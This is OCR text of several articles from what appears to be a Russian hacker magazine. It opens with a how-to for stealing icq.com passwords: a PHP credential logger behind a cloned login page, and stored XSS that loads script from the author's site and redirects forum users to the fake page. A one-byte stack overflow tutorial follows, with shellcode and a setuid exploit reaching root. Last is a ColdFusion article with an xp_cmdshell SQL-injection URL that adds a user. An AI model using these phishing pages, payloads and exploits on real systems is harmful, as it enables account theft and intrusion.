[а теперь о самом фейке] А тут нет ничего сложного. Просто сохраняем страницу авторизации на винт и немного правим, а именно — изменяем параметр action, указывая вместо *www.icq.com/karma/login.php* свой файл check.php. Сам же check.php будет выглядеть так:

```
[check.php]

<?php
$fp=fopen("logi.html", "a"); //открываем файл logi.html
для дозаписи в конец файла
fwrite($fp, "$uin_email : $password<br/>"); //дозаписываем
связку уин (примари):пароль
fclose($fp); //закрываем файл
header("location:http://icq.com/boards/"); //редиректим
на главную страницу форума
?>
```

Теперь зальем эти 2 файла, а также файл logi.html, на сайт с поддержкой php (в данном случае это мой сайт — my_site). Вот и все, фейк готов! Не забудь только выставить правильный chmod.

[собираем все воедино] Так как уязвимый параметр Subject/Question не принимал более 55 знаков, пришлось прибегнуть к одной хитрости. В форуме я создал тему с заголовком "><script src="http://my_site/1.js"></script>. Потом создал файл 1.js, в который поместил такую вот строку:

```
location.href=unescape('http://www.icq.comllogin.php%01@www.my_site/login.php');
```

или для работы с ифреймом:

```
location.href='http://www.icq.com/icq_preferences/sig_preview.php?sig=%3Ciframe+src%3Dhttp%3A%2F%2Fmy_site%2Flogin.php+height%3D100%25+width%3D100%25+scrolling=no+frameborder=0%3E';
```

Размещенный на форуме сплоит грузил с моего сайта скрипт 1.js, который редиректил всех, кто находился на данной странице форума, на мой фейк. Пользователь-жертва, думал, что это глюк форума и заново авторизировался, тем самым, оставляя мне свои уины/примари и пароли, и после попадал обратно на доску как ни в чем не бывало.
Вот и все. Теперь задача стоит над тем, как удержать украденные уины у себя, но зная уин/примари и пароль, это уже не проблема :).

[самый дырявый сайт года :)] Пока писал статью, в закрытых и паблик разделах античата начался глобальный поиск багов в *icq.com*, и уже сейчас там есть очень интересные разработки (множество пассивных CSS, дырки, позволяющие угнать айсикьюшное мыло, и т.д.). В то же время, когда статья уже была дописана, мной было найдено еще несколько CSS на *icq.com*. Так что делай выводы и продолжай исследования





рис. 2: скрипт в уязвимом поле


рис.1: элементарный обход фильтра на количество вводимых символов





форма для постинга сообщений на www.linuxsucks.org


рис.3: мои кукисы во всей своей красоте


мой фейк, отображенный через ифрейм


мой фейк, использующий url-spoofing


CAT
CAT и Caterpillar – зарегистрированные торговые марки Caterpillar Inc.
спортмастер
СПОРТЛАНДИЯ
Единая справочная служба: (095) 777-777-1
Для регионов РФ: 8-800-777-777-1
(звонок бесплатный)
Оптовый центр: (095) 755-8182
www.catfootwear.ru



Суровый байт-одиночка

ЕСЛИ ТЫ СЛЕДИШЬ ЗА БАГТРАК-ЛЕНТАМИ, ТО НАВЕРНЯКА СТАЛКИВАЛСЯ С УПОМИНАНИЯМИ ОБ «ОДНОБАЙТОВОМ ПЕРЕПОЛНЕНИИ БУФЕРА» В РАЗЛИЧНЫХ СЕТЕВЫХ СЕРВИСАХ. НА ПЕРВЫЙ ВЗГЛЯД МОЖЕТ ПОКАЗАТЬСЯ, ЧТО ЭТО ЧТО-ТО НЕСУЩЕСТВЕННОЕ: НУ ПОДУМАЕШЬ, УДАСТСЯ ПЕРЕЗАПИСАТЬ ОДИН БАЙТ ПАМЯТИ, ЕРУНДА КАКАЯ. ОДНАКО ИНТУИТИВНОЕ ПРЕДПОЛОЖЕНИЕ, ЧТО НИЧЕГО ЦЕННОГО ИЗ ЭТОГО ИЗВЛЕЧЬ НЕВОЗМОЖНО, — НЕВЕРНОЕ. СЕЙЧАС Я РАССКАЖУ ТЕБЕ, КАКИМ ОБРАЗОМ ВОЗМОЖНО НАИБОЛЕЕ ЭФФЕКТИВНО ИСПОЛЬЗОВАТЬ ЭТУ ЛАЗЕЙКУ | 1dt.w0lf

Однобайтовое переполнение буфера для взлома программ и сетевых демонов

[начало] Прежде всего следует разобраться с тем, откуда возникает такая проблема. В некоторых строковых функциях завершающий символ всегда размещается в конце строки и, при недостаточном знании программистом особенностей таких функций, может привести к размещению данного символа за пределами буфера, выделенного для хранения строки. В этом случае происходит ситуация, при которой перезаписывается один байт памяти. Эта, на первый взгляд, незначительная проблема может привести к полному захвату контроля над исполняемой программой. Чтобы не быть голословным, рассмотрю конкретный пример. Предположим, что какой-то программист написал следующий код (только не спрашивай меня, для чего он это сделал :)):

[пример уязвимого кода]

```
#include <stdio.h>
void cat4(char *);
int main(int argc, char **argv)
{
char a[100] = "";
strncpy(a,argv[1],99);
cat4(argv[2]);
}
void cat4(char * str)
{
char b[4] = "";
strncat(b,str,4);
}
```

На первый взгляд, все нормально и никаких ошибок в коде нет. Однако опытный человек сразу заметит: программист забыл о том, что функция strncat всегда добавляет символ NULL в конец, строки и, таким образом, при передаче этой функции строки из 4-х символов, реально записано в память будет 5. То есть 4 байта строки + NULL. Этот символ NULL будет записан вне области памяти, выделенной для хранения строки b, и, соответственно, перезапишет находящиеся там данные. Чтобы определить, что именно будет перезаписываться, необхо-

димо разобраться с тем, что происходит при вызове функции.

[что происходит?] При вызове cat4 из main выполняется команда ассемблера call, при этом в стек проталкивается адрес возврата, это значение будет адресом команды, следующей за текущим eip. Далее за записью адреса возврата следует то, что называется прологом процедуры. На этом этапе в стек проталкивается текущее значение EBP, оно называется сохраненным указателем кадра и позднее применяется для восстановления исходного состояния EBP при выходе из функции. Далее текущее значение ESP копируется в EBP и устанавливает новый кадр стека. Если дизассемблировать приведенную выше программу, то будет видно, как это происходит:



Скачать сплоит для wu-ftpd можно здесь: www.security.nnov.ru/files/0x82-wu262.c



Несмотря на кажущуюся незначительность этой уязвимости, от нее пострадали весьма уважаемые проекты: mod_ssl и wu-ftpd. Как ты уже понял, даже перезаписав один байт в стеке, возможно захватить управление программой.



На нашем диске ты найдешь отладчик gdb, уязвимую версию wu-ftpd для экспериментов, а также исходник сплоита для этого демона. Экспериментируй на своем компьютере!

```
0x080485f3    <main+95>: call   0x8048600      <cat4>;
                         вызов функции // пролог функции
0x08048600    <cat4+0>:  push   %ebp; сохранение ebp в стеке
0x08048601    <cat4+1>:  mov    %esp,%ebp
```

После этого в стеке отводится память для локальных переменных функции, в нашей программе это будет строка b. Так как в функции cat4 не выделяется место для каких-либо еще данных, то выделенное место в памяти для этой строки будет граничить с местом, где находится сохраненный адрес EBP и, соответственно, символ NULL, который вышел за границы памяти, выделенной для переменной b, будет перезаписывать один байт в этом адресе.

[работаем в gdb] Процесс перезаписи байта в отладчике:

```
$ gdb one_byte_over
# ставим бряк на вызов функции strncat
(gdb) b strncat
(gdb) r CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC-
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC-
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC AAAA
Breakpoint 2, 0x280d2845 in strncat () from /lib/libc.so.5
# останавливаемся на вызове strncat
```



сообщение об однобайтовом переполнении в mod_ssl



изучение уязвимости в отладчике gdb



пример бажной программы

```
(gdb) x/4 0xbfbfeb00
0xbfbfeb00:   0x00000282   0x00000000   0xbfbfeba8    0x080485f8
```

Здесь 0x080485f8 — это адрес возврата функции, 0x00000000 — место, выделенное для хранения строки, 0xbfbfeba8 — EBP, сохраненный в стеке.

```
(gdb) n
0x0804861f in cat4 ()
(gdb) x/4 0xbfbfeb00
0xbfbfeb00:   0x00000282   0x41414141   0xbfbfeb00    0x080485f8
```

0x080485f8 — адрес возврата из функции (пока он нам неинтересен), 0x41414141 — наша строка, 0xbfbfeb00 — а здесь отчетливо виден символ NULL, который перезаписал часть адреса, сохраненного в стеке. Итак, один байт в сохраненном указателе кадра стека был благополучно нами перезаписан на 00. Теперь самое время разобраться, что происходит при выходе из функции. При выходе из функции происходит выполнение двух инструкций:

```
0x08048622  <cat4+34>:    leave
0x08048623  <cat4+35>:    ret
```

[инструкция leave] Инструкция leave эквивалентна последовательности:


```
mov %ebp,%esp
pop ebp
```

Leave копирует регистр ebp в esp, после чего в регистр ebp значение извлекается из стека. Таким образом, стек после вызова leave должен возвращаться в такое же состояние, как и до пролога функции. Так как в регистр EBP значение извлекается из вершины стека, то есть восстанавливается из сохраненного указателя кадра стека, который мы уже изменили путем перезаписи одного байта, то и значение ebp будет изменено по отношению к ebp, который был при вхо-

де в функцию. Далее инструкция ret помещает значение с вершины стека в регистр eip и продолжает выполнение программы. В отладчике можно увидеть, как при выходе из функции cat4 восстанавливается из стека значение ebp:

```
(gdb) n
0x080485f8 in main ()
(gdb) i r
ebp  0xbfbfeb00                    0xbfbfeb00
```

Итак, как видно, измененный нами адрес благополучно попадает в регистр ebp.
Таким образом, функция main с нашей легкой руки будет работать с измененным указателем. Далее наша многострадальная функция main также завершает свою работу и действует по такому же принципу, то есть leave и ret.
Но так как при возврате в функцию main мы уже изменили значение ebp, то и работа со стеком в этой функции будет идти в соответствии с



использование нашего шелл-кода на практике

измененным значением и данные из стека будут читаться не по тому адресу, по которому предполагалось.
Смотрим, что находится по адресу, в котором мы изменили регистр ebp:

```
(gdb) x/4 0xbfbfeb00
0xbfbfeb00:   0x00000282    0x41414141    0xbfbfeb00    0x080485f8
```

Значит, при выходе функция прочитает 0x00000282 в ebp при выполнении leave. После чего прочитает 0x41414141 в eip при выполнении ret и потом попытается прыгнуть на 0x41414141. Проверим это:

```
(gdb) ni
0x080485fc in main ()
(gdb) i r
ebp  0x282     0x282
```

0x282 — первая часть марлезонского балета, ebp восстановлен из стека.

```
Eip                 0x80485fc       0x80485fc
(gdb) ni
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) i r
ebp  0x282     0x282
eip                 0x41414141    0x41414141
```

Видно, что eip перезаписан, соответственно, получаем sigserv. Таким образом, имея возможность управлять данными, которые располагаются по адресам, на которые будет указывать измененный ebp, мы получаем возможность управлять выполнением программы и, захватив власть над eip, можем творить все что душе угодно.

[пишем шелл-код] Например, попробуем перенаправить выполнение программы по адресам, в которых у нас хранится первый переданный приложению аргумент.
Так как переданные программе аргументы сохраняются в стеке, то, соответственно, от их длины будут зависеть адреса, по которым в дальнейшем будет выделено место под хранение строк. Поэтому длина первого аргумента в данном случае рассчитывается таким образом, чтобы в дальнейшем адрес EBP с одним обнуленным байтом указал на адрес, за которым будет хранится строка b, что видно из вышеприведенного лога отладчика. В нашем случае длина первого аргумента должна быть 132 символа. Также можно найти длину, при которой измененный ebp будет указывать на место, где размещается строка «a» или еще что-то. В общем, все зависит от ситуации; в нашем случае длина 132 и ebp указывает на строку «b».
Далее, так как мы собираемся изменять eip на адрес, по которому расположена строка «b», следует учесть, что в строку копируется только первые 99 символов из первого аргумента программы. Таким образом, шелл-код нам придется располагать именно в первых 99 символах.
Итак, приступим. Возьмем шелл-код под нашу систему (freebsd) и разместим его в первом аргументе программы:

```
`perl -e '
print "\x90"x70;
print "\x31\xc0\x50\xb0\x17\x50\xcd\x80\x50\x68\x6e\x2f\x73\x68\x68\x2f
\x2f\x62\x69\x89\xe3\x50\x54\x53\x50\xb0\x3b\xcd\x80";
print "H"x33;
print " ";
print "AAAA";
'`
```

[структура] Разберу структуру шелл-кода подробнее. Сначала идут 70 нопов (99 символов минус 29 для шелл-кода). Затем следует сам шелл-код, после этого размещаются 33 символа для того, чтобы общая длина первого аргумента получилась равной 132 символам. Затем мы

ПЕРЕПОЛНЕНИЕ В WU-FTPD

Пару лет назад на свет появился занимательный эксплойт, использующий ошибку в wu-ftpd версий 2.5.0 <= 2.6.2. Однобайтовое переполнение в функции fb_realpath() привело к тому, что локальный или удаленный взломщик мог без проблем получить рутовые права на машине с установленным бажным демоном.
Злосчастное переполнение возникало, когда длина пути, к которому осуществляется обращение, равнялась MAXPATHLEN+1 символам. Переполнение отведенного буфера позволяло перезаписать информацию в стеке.
Уязвимость — результат некорректного использования переменой rootd при вычислении длины конкатенированной строки:

```
/*
* Join the two strings together, ensuring that the right thing
* happens if the last component is empty, or the dirname is root.
*/
if (resolved[0] == '/' && resolved[1] == '\0')
   rootd = 1;
 else
   rootd = 0;

if (*wbuf) {
 if (strlen(resolved) + strlen(wbuf) + rootd + 1 > MAXPATHLEN) {
   errno = ENAMETOOLONG;
   goto err1;
 }
 if (rootd == 0)
   (void) strcat(resolved, "/");
 (void) strcat(resolved, wbuf);
 }
```

В результате, при помощи любой FTP-команды возможно переполнить буфер и перехватить управление программой.На некоторых системах использовать этот баг невозможно. Такой облом возникает в случае, когда размер отведенного под строку буфера, больше, чем MAXPATHLEN. Это верно для wu-ftpd, собранных на версиях линуксового ядра, в которых длина PATH_MAX и MAXPATHLEN жестко зафиксирована на 4095 байтах — например, 2.2.x и ранние 2.4.x. Поэтому использовать сплоит для этой дыры можно только против ftpd-демонов, собранных на 2.0.x или более поздних 2.4.x

сплоит для wu-ftpd

располагаем пробел и 4 символа «A», которые пока будут олицетворять собой адрес возврата. Теперь запускаем отладчик с таким аргументом к программе и смотрим, что из этого получилось:

[отладка шелл-кода в gdb]

```
$ gdb one_byte_over
(gdb) r `perl -e 'print "\x90"x70; print "\x31\xc0\x50\xb0\x17\x50\xcd\x80\x50
\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x50\x54\x53\x50\xb0\x
3b\xcd\x80";print "H"x33; print " "; print "AAAA";'`
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) x/100 0xbfbfeb00
0xbfbfeb00:   0x00000282   0x41414141   0xbfbfeb00   0x080485f8
0xbfbfeb10:   0xbfbfed84   0xbfbfecff   0x00000063   0x2804ef23
0xbfbfeb20:   0x08048358   0x068acf04   0x28070000   0xbfbfeb48
0xbfbfeb30:   0x00000001   0x90909090   0x90909090   0x90909090
0xbfbfeb40:   0x90909090   0x90909090   0x90909090   0x90909090
0xbfbfeb50:   0x90909090   0x90909090   0x90909090   0x90909090
0xbfbfeb60:   0x90909090   0x90909090   0x90909090   0x90909090
0xbfbfeb70:   0x90909090   0x90909090   0xc0319090   0x5017b050
0xbfbfeb80:   0x685080cd   0x68732f6e   0x622f2f68   0x50e38969
0xbfbfeb90:   0xb0505354   0x0080cd3b   0xbfbfebec   0x2804da09
0xbfbfeba0:   0x28070000   0x00000001   0x0804864c   0xbfbfebec
0xbfbfebb0:   0x080484e9   0x00000003   0xbfbfebf4   0xbfbfec04
0xbfbfebc0:   0x080484de   0x0804864c   0xbfbfebe8   0x00000000
0xbfbfebd0:   0x00000000   0x00000000   0x2804d9ee   0xbfbfebf0
0xbfbfebe0:   0xbfbfebe8   0x00000000   0x00000000   0x00000000
0xbfbfebf0:   0x00000003   0xbfbfecd8   0xbfbfecff   0xbfbfed84
0xbfbfec00:   0x00000000   0xbfbfed89   0xbfbfed9b   0xbfbfeda6
0xbfbfec10:   0xbfbfedc0   0xbfbfedd2   0xbfbfeddc   0xbfbfede8
0xbfbfec20:   0xbfbfedfd   0xbfbfee27   0xbfbfee3b   0xbfbfeea6
0xbfbfec30:   0xbfbfeebc   0xbfbfeec8   0xbfbfeee1   0xbfbfef15
0xbfbfec40:   0xbfbfef27   0xbfbfef30   0xbfbfef38   0xbfbfef48
0xbfbfec50:   0xbfbfef55   0xbfbfef62   0xbfbfef84   0x00000000
0xbfbfec60:   0x00000003   0x08048034   0x00000004   0x00000020
0xbfbfec70:   0x00000005   0x00000006   0x00000006   0x00001000
0xbfbfec80:   0x00000008   0x00000000   0x00000009   0x08048464
```

Таким образом, мы можем использовать адреса 0xbfbfeb34 — 0xbfbfeb74 в качестве адреса возврата. Проверим этот наш вывод на практике.

```
$ sudo chown root one_byte_over
$ sudo chmod +s one_byte_over
$ ./one_byte_over `perl -e 'print "\x90"x70; print "\x31\xc0\x50\xb0\x17\x50
\xcd\x80\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x50\x54\x
53\x50\xb0\x3b\xcd\x80";print "H"x33; print " "; print "\x44\xeb\xbf\xbf";'`
Bus error
```

Адреса, по которым располагаются данные, будут отличаться при выполнении в отладчике и вне его из-за различий в переменных окружения. Так что для точного попадания на адрес, по которому хранится второй аргумент, нам придется изменить длину первого аргумента. Это не сложно и банальным перебором мы можем найти необходимую длину:

```
$ ./one_byte_over `perl -e 'print "\x90"x70; print "\x31\xc0\x50\xb0\x17\x50
\xcd\x80\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x50\x54\x
53\x50\xb0\x3b\xcd\x80";print "H"x57; print " "; print "\x44\xeb\xbf\xbf";'`
# id
uid=0(root)
```

Вуаля, готово!

[бочка дегтя] Однако в каждой ложке меда есть бочка дегтя. Для того чтобы такая уязвимость была эксплуатируемой, описанным способом необходимо выполнение следующих условий:

1. Во-первых, число байт в буфере должно быть кратным четырем, иначе однобайтовое переполнение не изменит сохраненного значения ebp.
2. Во-вторых, необходимо, чтобы атакующий имел возможность контролировать область памяти, на которую укажет измененный ebp.

И тем не менее, не смотря на очевидные ограничения, многие ошибки подобного плана в реальных приложениях подвержены эксплуатации, как, например, однобайтовое переполнение в mod_ssl в Apache и переполнение в wu-ftpd




Жуки ColdFusion

НАШИ ЗАОКЕАНСКИЕ ДРУЗЬЯ НЕ РАЗДЕЛЯЮТ НАШЕГО МНЕНИЯ О БЕСПЛАТНЫХ ПРИЛОЖЕНИЯХ И ПРЕДПОЧИТАЮТ ПЛАТНЫЕ РЕШЕНИЯ — ЭТО В КАКОЙ-ТО МЕРЕ ЯВЛЯЕТСЯ ДЛЯ НИХ ГАРАНТИЕЙ КАЧЕСТВЕННОЙ ПОДДЕРЖКИ. ТРУДНО СКАЗАТЬ, ВИНОВАТ ЛИ В ЭТОМ МЕНТАЛИТЕТ, НО ПРИ ВЫБОРЕ ПЛАТФОРМЫ ДЛЯ СОЗДАНИЯ СЕРВЕРНЫХ WEB-ПРИЛОЖЕНИЙ ВСЕ БОЛЬШЕ КОМПАНИЙ ОТДАЮТ ПРЕДПОЧТЕНИЕ COLDFUSION, А НЕ PERL ИЛИ PHP. МЫ С ТОБОЙ ВОСПРИМЕМ ЭТУ СИТУАЦИЮ КАК ФАКТ И НАЧНЕМ ИЗУЧАТЬ ВОПРОС БЕЗОПАСНОСТИ: ВЕДЬ ЧЕМ ЧАЩЕ ВСТРЕЧАЮТСЯ CFM-СЦЕНАРИИ, ТЕМ ВАЖНЕЕ ДЛЯ НАС ПОНИМАТЬ, КАКИЕ ИЗЪЯНЫ МОГУТ ПРИСУТСТВОВАТЬ В ПОДОБНЫХ СИСТЕМАХ | Skakunof Alex (a4_perfect@mail.ru)

Основные ошибки программистов в cfm-сценариях

[разберемся с основами] Первым делом нужно разобраться с тем, что же из себя представляет ColdFusion. Это сервер приложений (application server), которому веб-сервер (чаще всего ISS, но встречаются и связки с Apache), отдает на обработку специальные cfm-файлы — происходит это абсолютно аналогично тому, как php-файлы обрабатываются интерпретатором PHP. Файлы .cfm представляют собой код на языке CFML (ColdFusion Markup Language) — языке сервера ColdFusion, который является нестрогим подмножеством XML: все операторы и выражения представляются набором специальных тэгов. По этой причине cfm-сценарии порой выглядят как дизайнерские шаблоны для какой-то template-системы :). Однако такое внешнее сходство обманчиво: ColdFusion предоставляет массу возможностей и по функциональности едва ли уступает любому другому языку сценариев.

Для настройки сервера используется ColdFusion Administrator — специальный web-инструмент, позволяющий через удобные диалоги конфигурировать систему. Более подробно об этом мы поговорим ниже. А сейчас давай пройдемся по языку, чтобы у тебя не возникало элементарных вопросов. Прежде всего нужно уяснить тот факт, что все CFML-тэги начинаются с префикса cf, после которого идет, собственно, команда. Например, две самые используемые в любом языке команды — присвоение и условие — здесь выглядят так:

```
<cfif var neq 5>       <!--- если var не равняется пяти --->
<cfset var = 5>        <!--- установить var=5 --->
</cfif>
```


Как видно из примера, операторы сравнения напоминают Lisp'овс-



По сведениям гугла, в Интернете находится примерно 331 000 000 CFM-сценариев. Так что ломать, как ты понимаешь, есть что.



Эта статья написана исключительно в ознакомительных целях, чтобы привлечь внимание к вопросам безопасности CFM-сценариев.



На нашем диске ты найдешь свежую trial'ку Macromedia ColdFusion, набор документации, а также упомянутые в статье сценарии.



неграмотность программистов привела к sql-injection, кроме того, мы узнали массу отладочной информации

кие: EQ (или IS) для равенства, NEQ для неравенства, GT и LT — больше-меньше. Также видно, что комментарии вставляются практически так же, как в HTML, только с каждой стороны — три тире, а не два. Большинство тэгов имеют соответствующие им закрывающие элементы, как <cfif> (в примере выше). Также тэги могут иметь и атрибуты: скажем, у цикла типа for будет 3—4 атрибута: имя переменной цикла, два атрибута с границами цикла и необязательный атрибут шага:

```
<cfloop index = "i" from = "1" to = "10" step = "2">
 ... HTML или CFML код...
</cfloop>
```

Кроме этого, частью CFML является CFScript — очень смахивающий на JavaScript язык; для его использования достаточно заключить требуемые инструкции в пару тэгов <cfscript></cfscript>. Вот первый пример, написанный на CFScript:

```
<cfscript>
if (var neq 5)
var = 5;
</cfscript>
```

Несмотря на то, что все авторы статей и книг по CFML рекомендуют использовать CFScript ввиду его скорости по отношению к тэговому CFML, полевые замеры скорости наталкивают на вывод, что либо это те же яйца, только синтаксис привычнее, либо CFScript рулит только для какого-то узкого круга задач. В основном, сервер ColdFusion работает под виндами (есть реализации под Solaris, Linux, Cobalt, HP-UX), и ColdFusion умеет работать с реестром, данными виндовой доменной аутентификации, ini-файлами и прочими фишками.
Говорят, что писать на ColdFusion невероятно просто, так как он вмещает в себя огромное количество функций самого различного назначения. Что больше всего радует — наличие удобных функций для работы с массивами, структурами (именованными массивами) и списками. Также впечатляет удобная контекстная справка и несколько других бонусов типа авто-подстановки атрибутов или закрывающих тэгов, встроенных в такие редакторы, как HomeSite и ColdFusion Studio.
Далее следует отметить одну особенность работы с CFML. Наряду с другими языками, он поддерживает многократное использование кода, оформленного в виде пользовательской функции, но кроме этого предусмотрен механизм определения собственных тэгов (custom tags): если в функции значения передаются позиционно (скажем, в функции открытия файла первым параметром всегда идет строковое имя файла, а вторым — режим работы), то вызов кастом-тэга строится на именовании параметров-атрибутов — это очень похоже на обычный html-тэг с несколькими атрибутами вроде ширины и цвета, только за поведение такого тэга отвечает программист. В принципе, кастом-тэг — закономерное введение для тэгового языка.
Сталкивался ли ты в PHP с чем-нибудь вроде $$var? Это выражение называется «переменная переменная» (variable variable), то есть результатом следующего кода будет «666»:

```
$var="foo";
$foo=666;
echo $$var;
```

Если в PHP этим, похоже, мало кто пользуется, то в ColdFusion такая фишка встречается довольно часто. Для этого имя переменной нужно окружить символами "#" ("паунд"). Так, например, у тебя есть десять переменных вида x1, x2,…, x10. Пройтись по ним можно так:

```
<cfloop index = "i" from = "1" to = "10">
 <cfset "x#i#" = "var " & i>
</cfloop>
```

В принципе, это удобная фича, но если перегнуть палку, то мозг начинает кипеть. Во всяком случае, если в .cfm файле ты хочешь написать html-константу цвета типа "#0000ff", то паунд нужно экранировать — "##0000ff", иначе задолбишься искать ошибку. Любимый тернарный оператор вида x==y ? «x равен y»: «x не равен y» есть и здесь, только в CFML перед скобками нужно написать "IIF" и не забыть, что оба выходных выражения будут выполнены. Есть одно важное отличие от PHP: вызов непроинициализированной переменной приводит к ошибке. Вот теперь, когда у тебя в голове от всего вышесказанного выстроилась стройная и четкая каша, можно приступить к рассмотрению уязвимостей.

[№1: sql-injection] Прежде чем разбираться с тем, как в ColdFusion работает sql-injection, нужно уяснить, что для работы с БД используется парный тэг <cfquery>, внутри которого простым текстом вставляется SQL-запрос. Допустим, при запросе страницы *www.server.org?ItemID=5* выполняется следующий код:


```
<cfquery name="qGetItemDetail" datasource="...">
SELECT * FROM Item WHERE ItemID=#URL.ItemID#
</cfquery>
```

Радуйся, если БД является MSSQL Server: ты раздобыл практически готовый шелл, поскольку стандартная процедура MSSQL xp_cmdshell с радостью исполнит любой твой каприз. То есть после небольшого изменения URL'а на *www.server.org?ItemID=5;exec%20master..xp_cmdshell%20"net%20user%20petya%20password%20/add* запустится процедура xp_cmdshell и добавит нового юзера. Как бороться с этим недугом? Очень просто: нужно проверять и экранировать входные данные, использовать свои stored procedures вместо кусков SQL («перенос логики на сторону сервера БД» или «создание легкого клиента»), а также юзать специальный тэг <cfqueryparam>, который позволяет передать в запрос данные, четко указав их тип и максимальную длину.

[№2: прямой вызов темплейтов] Нельзя сказать, что это будет работать только для ColdFusion'а, и все-таки. Принцип простой: напрямую вызвать скрипт, который обычно сам по себе не вызывается, а имеет какую-то чисто служебную цель; например, есть такая практика в программировании — выносить запросы к базе в отдельные файлы — так почему бы этим не воспользоваться? Трудности две: узнать имя нужного файла и суметь использовать его в своих целях, ведь править код никто не даст. Самым простым решением является изучение готовых проектов и использование найденных багов. Для примера, часто для ColdFusion-проектов используется такая надстройка, как FuseBox, которая за счет хитрого наименования, разбиения и расположения файлов существенно облегчает процесс разработки (хорошая вещь, имеет реализацию для PHP). Исходники общедоступны

ССЫЛКИ ПО ТЕМЕ


- *www.macromedia.com/software/coldfusion* — новинки, документация, «орехи и болты» от производителя.
- *www.macromedia.com/cfusion/exchange* — подборка готовых приложений, функций, кастом-тэгов.
- *www.easycfm.com* — документация; можно пользоваться, когда под рукой нет ColdFusion Studio.
- *www.brainbench.com* — вообще, это тест-центр; можно, пройдя тест, получить звание мастера ColdFusion и этот факт освятить в своем резюме (время от времени они делают большинство тестов бесплатными).
- *www.fusebox.org* — подробно о FuseBox'e.
- *cfml.forever.kz* — подборка интересных статей по ColdFusion на русском языке.
- *http://bigd.kappa.ro/~pdoru/cfm/cfdecrypt.c* — исходник CFDecrypt.
- *www.securiteam.com/tools/5ZP0B00FPG.html* — ColdFusion Web Shell (правда, использованный там <cfexecute> работает только на серваках с Windows NT 4.0 и UNIX).



информация об абсолютном пути web-каталога пригодится любому хакеру

и ждут твоего анализа. Сложность в том, что сорцы могут быть закодированы такой утилитой, как CFEncode — она идет в стандартной поставке сервера и реализует DES-шифрование. Но курс «Кодирование информации» сейчас идет даже в средней школе, поэтому ниже есть ссылка на исходник проги CFDecode, которую один наш нехороший соотечественник пытается в скомпилированном виде продавать по 18 буказоидов.
Как бороться с багом? Запросы и прочие важные файлы рекомендуется выносить в недоступную через браузер папку. Кроме этого, в специальный темплейт *application.cfm*, который вызывается при запросе любого файла, можно вставить проверку пути к вызываемому файлу.

[№3: получение абсолютного пути] Считается, что уровень критичности такого недосмотра админа весьма низкий, но хакеру такая инфа может оказаться весьма кстати. Дело в том, что если запросить у сервера, работающего под IIS, файл, состоящий из имени MS-DOS устройства (NUL, PRN, и др.) и окончания .dbm, то сервер выдаст ошибку с указанием абсолютного пути к искомому файлу, который должен был бы лежать в web root-папке. Например, запрос адреса *http://national.united-way.org/nul.dbm* вернет страницу с ошибкой (представленной на рисунке слева). Опыт показывает, что часто плохо настроенный сервер ведет себя примерно так же при запросе любой несуществующей страницы, но этот способ использует специфику настройки веб-сервера.



начинаем добавление задания

